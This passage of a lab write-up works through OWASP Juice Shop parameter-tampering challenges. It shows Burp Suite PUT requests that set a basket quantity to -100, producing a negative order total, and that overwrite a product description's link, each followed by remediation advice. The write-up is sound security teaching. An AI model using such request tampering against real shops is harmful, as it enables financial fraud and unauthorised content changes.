
Manipulate Product Pricing:

- Modified the intercepted request, setting the price parameter to a negative value.
- The server accepted this request.

The screenshot shows the Burp Suite interface with two panes: 'Request' and 'Response'.
In the 'Request' pane, a PUT request is shown with the URL `/api/BasketItems/11`. The body of the request is a JSON object with a single field `quantity` set to `-100`.
In the 'Response' pane, the status code is `200 OK`. The response body is a JSON object with the following structure:

```
1 {  
2   "status": "success",  
3   "data": {  
4     "ProductId": 1,  
5     "BasketId": 6,  
6     "id": 11,  
7     "quantity": -100,  
8     "createdAt": "2025-10-10T18:14:03.796Z",  
9     "updatedAt": "2025-10-10T18:18:44.625Z"  
10   }  
11 }
```

This indicates that the server accepted the manipulated request and updated the product quantity to -100.



Exploit Negative Pricing:

- Purchased the product with the negative price.
- As the system processed the negative amount, it resulted in a credit to the account rather than a charge, effectively leading to a payout.

A screenshot of an order confirmation page. It starts with a "Thank you for your purchase!" message and a note that the order will be delivered in 1 day. It shows a delivery address for "nikhil" at "1-23,bia, hyderabad, hyderabad, 12345 india" and a phone number "Phone Number 8765432190". Below this is an "Order Summary" table:

Product	Price	Quantity	Total Price
Apple Juice (1000ml)	1.99₹	-100	-199.00₹
		Items	-199.00₹
		Delivery	0.99₹
		Promotion	0.00₹
		Total Price	-198.01₹

You have gained 0 Bonus Points from this order!

Remediation

To prevent such vulnerabilities in real-world applications:

- **Proper Input Validation:** Ensure that all inputs, especially those related to financial transactions, are validated both client-side and server-side to prevent manipulation.
- **Secure Payment Logic:** Implement robust checks on the server-side to verify that payment details are correct and complete before processing transactions.


5. Product Tempering Challenge

The challenge, “Product Tempering,” involves changing the href attribute of a hyperlink within the product description of the “OWASP SSL Advanced Forensic Tool (O-Saft)” to point to a new URL: <https://owasp.slack.com>.

Proof of Concept

Intercept the Request:

- Using Burp Suite, capture the HTTP request of product “O-Saft”.





Manipulate the Request:

- Submit a PUT request to `http://web-server:8002/api/Products/9` with the `{"description": "More..."}` and `application/json` as Content-Type.

Verifying the Result:

- Check the product description in the application to ensure that the hyperlink has been changed as intended.
- Confirm that the link points to the new target URL, <https://owasp.slack.com>.



Remediation

To prevent such vulnerabilities in real-world applications:

- **Implement Strict Role-Based Access Controls (RBAC):** Ensure that only authorized personnel can modify product details.
- **Sanitize and Validate All Inputs:** Properly sanitize and validate all user inputs, especially in product descriptions that allow HTML content.

Conclusion

Parameter Tampering remains a significant threat, successfully exploiting weaknesses in server-side validation and business logic, as demonstrated by the View Basket, Deluxe Fraud, Forged Feedback, Product Tampering, and Payback Time challenges in OWASP Juice Shop. These attacks, ranging from Insecure Direct Object Reference (IDOR) to financial fraud (negative quantities), underscore a critical security failure: relying on client-controlled input for core application logic. Effective mitigation requires adopting a "Never Trust Client Data" approach, ensuring all parameters affecting access control, transactions, and state are strictly validated and managed exclusively by the server.

References

1. OWASP Juice Shop Documentation – <https://owasp.org/www-project-juice-shop/>
2. Docker Documentation – <https://docs.docker.com/>
3. OWASP Top 10 Web Security Risks – <https://owasp.org/www-project-top-ten/>